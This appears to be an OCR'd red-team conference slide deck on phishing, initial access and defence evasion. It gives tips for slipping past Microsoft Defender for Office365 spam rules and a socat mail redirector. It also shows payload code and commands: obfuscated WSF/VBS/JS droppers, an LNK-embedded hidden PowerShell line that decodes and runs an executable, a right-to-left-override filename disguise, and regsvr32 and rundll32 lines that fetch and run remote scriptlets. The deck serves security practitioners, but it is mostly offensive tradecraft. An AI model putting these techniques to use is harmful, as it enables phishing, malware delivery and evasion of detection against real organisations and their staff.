Modern Initial Access and Evasion Tactics

Red Teamer's Delight

Mariusz Banach

Red Team Operator at ING Tech Poland


@mariuszbit, github/mgeeky

beacon>
whoami

- 8+ years in commercial IT Sec
- Ex-malware analyst & AV engine developer
- IT Security trainer
- Pentester, Red Team Operator
- Malware Developer
  - Mostly recognized from my github.com/mgeeky
- Security Certs holder
  - *CREST CRT, CRTE, CRTP, OSCE, OSCP, OSWP, CCNA, eCPTX, CARTP*

Agenda

- A Few Phishing Tricks
- Initial Access in 2022
  - Typical Vectors
  - Rise of Containerized Malware
  - The Beauty of HTML Smuggling
- Evasion In-Depth
  - Delivery
  - Exploitation
  - Installation
  - Command & Control
  - Exfiltration




Disclaimer

- Initial Access & Evasion tactics effectiveness is very Company/vendor specific
- **Quite hard to maintain absolute 0% detection rate in Mature, Highly Secured Environments**
- No fancy new tactics in this Talk :<
- This talk shares my insights based on engagements delivered with following security stacks:
  - MDE, MS Defender For Endpoint + ATP
  - MDO, MS Defender For Office365
  - MDI, MS Defender For Identity
  - McAfee AV
  - CrowdStrike Falcon EDR
  - Palo Alto Proxy
  - BlueCoat Proxy

PHISHING

Phishing

- Stay away of regular e-mail exchanges
- Stick more to Third-Party communication channels *(LinkedIn, Chat, Contact Forms)*
- Develop multi-step plausible pretexts
  - CV/Resume in response to a real Job Offer, Customer Inquiry
  - Investor Relations (IR) exchange leading to IPO/bonds/shares acquisition
  - Social Marketing offering
- Bonkers tricks:
  - Ride-to-Left-Override-Like-Its-90s
  - *“This E-mail was scanned.[…] No Spam detected. Links are safe to open.”*



Phishing

» Get familiar with

state-of-the-art Detections

- Here we reverse-engineer 20+
  - MS Defender for Office365

Anti-Spam rules


github.com/mgeeky/decode-spam-headers

README.md

```
Anti_Spam_Rules_ReverseEngineered = \
{
    '35100500006' : logger.colored('(SPAM) Message contained embedded image.', 'red'),

    # https://docs.microsoft.com/en-us/answers/questions/416100/what-is-meanings-of-39x-microsoft-antispa
    '520007050' : logger.colored('(SPAM) Moved message to Spam and created Email Rule to move messages fr

    # triggered on an empty mail with subject being: "test123 - viagra"
    '162623004' : 'Subject line contained suspicious words (like Viagra).',

    # triggered on mail with subject "test123" and body being single word "viagra"
    '19618925003' : 'Mail body contained suspicious words (like Viagra).',

    # triggered on mail with empty body and subject "Click here"
    '28233001' : 'Subject line contained suspicious words luring action (ex. "Click here"). ',

    # triggered on a mail with test subject and 1500 words of http://nietzsche-ipsum.com/
    '30864003' : 'Mail body contained a lot of text (more than 10.000 characters).',

    # mails that had simple message such as "Hello world" triggered this rule, whereas mails with
    # more than 150 words did not.
    '564344004' : 'HTML mail body with less than 150 words of text (not sure how much less though)',

    # message was sent with a basic html and only one <u> tag in body.
    '67856001' : 'HTML mail body contained underline <u> tag.',

    # message with html,head,body and body containing simple text with no b/i/u formatting.
    '579124003' : 'HTML mail body contained text, but no text formatting (<b>, <i>, <u>) was present',

    # This is a strong signal. Mails without <a> doesnt have this rule.
    '166002' : 'HTML mail body contained URL <a> link.',

    # Message contained <a href="https://something.com/file.html?parameter=value" - GET parameter with va
    '21615005' : 'Mail body contained <a> tag with URL containing GET parameter: ex. href="https://foo.ba

    # Message contained <a href="https://something.com/file.html?parameter=https://another.com/website"
    # - GET parameter with value, being a URL to another website
    '45080400002' : 'Something about <a> tag\'s URL. Possibly it contained GET parameter with value of an
```

Phishing

- Apply Phishing e-mail *HTML Linting*
  - On embedded URL's domain – **MS Defender for O365 ATP: Safe Links**
    - Categorisation, Maturity, Prevalence, Certificate CA signer (Lets Encrypt is a no-go)
    - Domain **Warm Up**
  - Landing Page specific
    - Anti-Sandbox / Anti-Headless
    - **HTML Smuggling <3**
  - Keep your URL contents benign
    - Beware of ?id= , ?campaign=, ?track=, /phish.php?sheep=
    - Number of GET params, their names & values DO MATTER



- Embedded Images
- Images without ALT
- Masqueraded Links
- Use of underline tag <u>
- HTML code in <a> link tags
- <a href="..."> URL contained GET parameter
- <a href="..."> URL contained GET parameter with URL
- <a href="..."> URL pointed to an executable file
- Mail message contained suspicious words

Phishing

» Apply Phishing e-mail *HTML Linting*

```
    :: Phishing HTML Linter
    Shows you bad smells in your HTML code that will get your mails busted!
    Mariusz Banach / mgeeky


----------------------------------------
(1) Test: Embedded Images

DESCRIPTION:

    Embedded images can increase Spam Confidence Level (SCL) in Office365 by 4
    points. Embedded images are those with <img
    src="<BLOB>"/> . They should be avoided.

CONTEXT:

    <img src="...AAAElFTkSuQmCC" style="width:121px; height:32px"/>

ANALYSIS:

        - Found 1 <img> tags with embedded image ().
          Embedded images increase Office365 SCL (Spam) level by 4 points!


----------------------------
(2) Test: Images without ALT
```

```
(6) Test: <a href="..."> URL pointed to an executable file

    Message contained <a> tags with href="..." links pointing to a file with
    dangerous extension (such as .exe)
CONTEXT:

    <a href="https://[redacted]report.z13.web.core.windows.n...r:#f2f2f2">Gelöschte Dateien überprüfen</span></a>
        href = "https://[redacted]report.z13.web.core.windows.net/onedrive.exe?url=https%3A%2F%2Fing%2Dmy%2Eshar"
```

Tool
MXToolbox
CanIPhish
Mail-Tester
Litmus (Paid)
MailTrap (Paid)
Phishious
Mail Headers Analyzer
decode-spam-headers.py
phishing-HTML-linter.py

Phishing

» Email Sending Strategy – MS Defender for Office365 cools down a sender upon **4-5th** mail

» **Throttling is absofreakinglutely crucial**

» What works nice for MDO:

» *GoPhish -> EC2 587/tcp Socat Redirector -> Gsuite -> Target*


```
ANALYSIS:
    - List of server hops used to deliver message:

        --> (1) "action" <action@                    .com>

            |_> (2) SMTP-SERVICE (rev: ec2-35-180-      .eu-west-3.compute.amazonaws.com) (35.180.      )
                    time:     2021-10-15 08:57:33+00:00
                    id:       u1sm167704wrb.39.2021.10.15.01.57.33
                    by:       smtp-relay.gmail.com
                    with:     ESMTPS
                    for:      <                    > (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128)
                    extra:
                        - version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128
                        - PDT

                |_> (3) mail-wr1-f97.google.com (209.85.221.97)
                        time:     2021-10-15 08:57:34+00:00
                        id:       fuzzy match: Exchange Server 2019 CU11; October 12, 2021; 15.2.986.9
                        by:       AM5EUR02FT024.mail.protection.outlook.com (10.152.8.126)
                        with:     Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA3
```

```
#!/bin/bash
socat -d -d TCP4-LISTEN:587,fork TCP4:smtp.gmail.com:587
```

INITIAL ACCESS

Initial Access

- **Phish to Persist**
  - **instead of Phish to Access** (Matt Hand @SpecterOps)
  - Strive for delayed & elonged execution
    - --> dechain File Write & Exec events
  - Use VBA/WSH to Drop DLL/XLL
    - COM Hijacking
    - DLL Side Loading / DLL Hijacking (%LOCALAPPDATA%\Microsoft\Teams\version.dll)
    - XLL Persistence
  - If dealing with CrowdStrike – drop **CPL**



Typical Vectors - WSH

- Windows Script Host (WSH)
  - **VBE, VBS** - VBScript
  - **JSE, JS** – JScript
  - **HTA** – HTML Application
  - XSL - XML
  - **WSF** – Windows Script File
    - Language agnostic file format
    - Allows multiple scripts („jobs”) and combination of languages within a single file

- **Mostly very-well detected**

```
<?XML version="1.0"?>
<job id="BGeOvXVypF">
    <script language="VBScript">
        <![CDATA[


Function xsuitablen(itransforms)
    Dim xselectx
    Set xselectx = CreateObject("ADODB.Stream")

    xselectx.Type = 1
    xselectx.Open
    xselectx.Write itransforms
    xselectx.Position = 0
    xselectx.Type = 2
    xselectx.CharSet = "us-ascii"

    xsuitablen = xselectx.ReadText
```

WSF

```
Sub puniverser()
    Dim jbocn, nbryanr
    Dim gsaidd
    Set gsaidd = CreateObject("WScript.Shell")
    nbryanr = gsaidd.ExpandEnvironmentStrings("%TEMP%")
    jbocn = nbryanr & "\65hZCAfqbN.xls"

    Dim htechnicalr
    Set htechnicalr = CreateObject("Scripting.FileSystemObject")
    If htechnicalr.FolderExists(nbryanr) Then
        If htechnicalr.FileExists(jbocn) Then
            htechnicalr.DeleteFile(jbocn)
        End If

        vbeew gsaidd, jbocn
        htechnicalr.DeleteFile(jbocn)
    End If
End Sub

puniverser
```

VBS

```
<?xml version='1.0'?>


<stylesheet
'  Set agover
 xmlns="http://www.w3.org/1999/XSL/Tr
    & "urn:schemas-microsoft-com:xsl
        ' <?xml version=1.0?>
            xmlns:user="placehold
         ' End If
            version="1.0">
      <output method="text"/>
'Dim rarounds, sfoldingq
      <ms:script implements-prefix=


 'lmis

      Private tguidedn,xarabiaz,tk
 Function uhayesd(staggedj)
```

XSL

```
function base64ToStream(b) {
        var enc = new ActiveXObject("System.Text.ASCIIEncoding");
        var length = enc.GetByteCount_2(b);
        var ba = enc.GetBytes_4(b);
        var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
        ba = transform.TransformFinalBlock(ba, 0, length);
        var ms = new ActiveXObject("System.IO.MemoryStream");
        ms.Write(ba, 0, (length / 4) * 3);
        ms.Position = 0;
        return ms;
}

var serialized_obj = %SERIALIZED%;
var entry_class = '%CLASS%';

try {
        setversion();
        var stm = base64ToStream(serialized_obj);
        var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter')
        var al = new ActiveXObject('System.Collections.ArrayList');
        var d = fmt.Deserialize_2(stm);
```

JS


Available scripting engines [edit]

Note: By definition, all of these scripting engines can be utilised in CGI programming under Windows with any number of programmes and s languages in it in files with a .wsh extension. Extended Html and XML also add to the additional possibilities when working with scripts for ne scripts embedded in them as well.

Engine name	Scripting language implemented	Base language	File extensio
VBScript	Microsoft VBScript	Microsoft Visual Basic	.vbs
JScript	Microsoft JScript	ECMAScript	.js
WinWrap Basic	WinWrap Basic	Basic	.wwb
PerlScript	Perl	Perl 5	.pls
PScript	Perl	Perl 5, CGI functionality	.p, .ps
XBScript	xBase Scripting Engine	xBase (Clipper)	.xbs, .prg
LotusScript WSH	LotusScript	Microsoft Visual Basic (q.v.)	.nsf
RexxScript	Rexx	Rexx	.rxs, .rx, .rex
ooRexxScript	Open Object REXX	REXX	.rxs
PythonScript	Python	Python	.pys
TclScript	Tcl/Tk	Tcl/Tk	.tcls
ActivePHPScript	PHP	PHP	.phps

Typical Vectors - Executables

- Executable files
  - EXE
  - CPL – Control Panel Applet (DLL)
  - XLL – Excel Addition (DLL)
  - SCR – Screensaver (EXE)
  - BAT, COM, PS1, SH
- Very well detected
- Unless dealing with CrowdStrike
  - For some reason CPL files are excluded from scanning
  - 100% Success Rate, No Joke



Journal of Cybersecurity and Privacy

MDPI

Article

An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors

George Karantzas [1] and Constantinos Patsakis [1,2,*]

4.2. CrowdStrike Falcon

CrowdStrike Falcon combines some of the most advanc
tures with a very intuitive user interface. The latter provides a
self and the machine's state during an attack through process tr

4.2.2. DLL-CPL-HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.


Typical Vectors - LNKs


» Clever use of shortcut files

» Still a popular threat, especially in Phishing campaigns

» **lnk** – Link


» **Often detected**





```
000004B0: 20 00 20 00 20 00 20 00|20 00 20 00 20 00 20 00  | . . . . . .
000004C0: 20 00 20 00 20 00 20 00|20 00 20 00 20 00 20 00  | . . . . . .
000004D0: 20 00 2F 00 63 00 20 00|70 00 6F 00 77 00 65 00  | ./.c. .p.o.w.e.
000004E0: 72 00 73 00 68 00 65 00|6C 00 6C 00 20 00 2D 00  | r.s.h.e.l.l. .-.
000004F0: 77 00 69 00 6E 00 64 00|6F 00 77 00 73 00 74 00  | w.i.n.d.o.w.s.t.
00000500: 79 00 6C 00 65 00 20 00|68 00 69 00 64 00 64 00  | y.l.e. .h.i.d.d.
00000510: 65 00 6E 00 20 00 24 00|6C 00 6E 00 6B 00 70 00  | e.n. .$.l.n.k.p.
00000520: 61 00 74 00 68 00 20 00|3D 00 20 00 47 00 65 00  | a.t.h. .=. .G.e.
00000530: 74 00 2D 00 43 00 68 00|69 00 6C 00 64 00 49 00  | t.-.C.h.i.l.d.I.
00000540: 74 00 65 00 6D 00 20 00|2A 00 2E 00 6C 00 6E 00  | t.e.m. .*...l.n.
00000550: 6B 00 20 00 5E 00 7C 00|20 00 77 00 68 00 65 00  | k. .^.|. .w.h.e.
00000560: 72 00 65 00 2D 00 6F 00|62 00 6A 00 65 00 63 00  | r.e.-.o.b.j.e.c.
00000570: 74 00 20 00 7B 00 24 00|5F 00 2E 00 6C 00 65 00  | t. .{.$._...l.e.
00000580: 6E 00 67 00 74 00 68 00|20 00 2D 00 65 00 71 00  | n.g.t.h. .-.e.q.
00000590: 20 00 30 00 78 00 30 00|30 00 30 00 32 00 44 00  | .0.x.0.0.0.2.D.
000005A0: 37 00 31 00 36 00 7D 00|20 00 5E 00 7C 00 20 00  | 7.1.6.}. .^.|. .
```

```
/c powershell -windowstyle hidden $lnkpath = Get-ChildItem *.lnk ^| where-object {$_.length -eq 0x0002D716} ^|
Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++)
{ $file[$i] = $file[$i] -bxor 0x77 }; $path = '%temp%\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file ^|
select -Skip 002838)) -Encoding Byte; ^& $path
```



Typical Vectors - HTMLs


» **HTML** in Attachment – **not so commonly detected**

» Can contain **HTML Smuggling** payload inside (more on this later)

» Can be conveniently abused with **Right-To-Left Override** trick

» „My Resume.vbs” ➔ „My Resume sbv.html”

```
PS D:\dev2\Penetration-Testing-Tools\phishing> py .\DancingRightToLeft.py -n 'My Resume.vbs' html

    :: Dancing Right-To-Left

    A script abusing Right-To-Left Override unicode byte to rename phishing payloads.

    Mariusz Banach / mgeeky '22, (@mariuszbit)
    <mb@binary-offensive.com>

INPUT:

    Payload Filename                        :  My Resume.vbs
    Payload Extension                       :  .vbs
    Decoy payloads' extension as            :  .html

OUTPUT:

    Your file was named in following way    :  "My Resume \u202elmth.vbs"

    Your filename will look like this (simulated)    :  "My Resume sbv.html"
    Your filename will look like this (real display) :  My Resume                                    sbv.html
```



Typical Vectors – COM Scriptlets


- COM Scriptlets
  - **SCT** – COM Scriptlet
  - **WSC** – Windows Script Component
  - **INF-SCT** – CSMTP accepts INF which can execute COM Scriptlets
- Used to instantiate COM objects
  - via Regsvr32
  - via GetObject
- **Can be detected**

```
<?xml version="1.0"?>
<component>
    <registration progid="951HV.H7F3X" classid="{38b3" _
        & "dd76-c4ee-" _
        & "44d0-978e-4ce2d7e14b0f}">
    </registration>

    <script language="VBScript">
    <![CDATA[


Function htomorrowy(esuspendede)
    Dim ucitedw
    Set ucitedw = CreateObject("ADODB.Stream")

    ucitedw.Type = 1
    ucitedw.Open
    ucitedw.Write esuspendede
    ucitedw.Position = 0
    ucitedw.Type = 2
    ucitedw.CharSet = "us-ascii"

    htomorrowy = ucitedw.ReadText
    Set ucitedw = Nothing
End Function

Function rsmokingb(hmuzep)
```

WSC

```
regsvr32 /s /n /u /i:http://server/file.sct
C:\Windows\system32\scrobj.dll
```

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();GetObject("script:http://127.0.0.1:8080/calc.sct").
Exec();
```



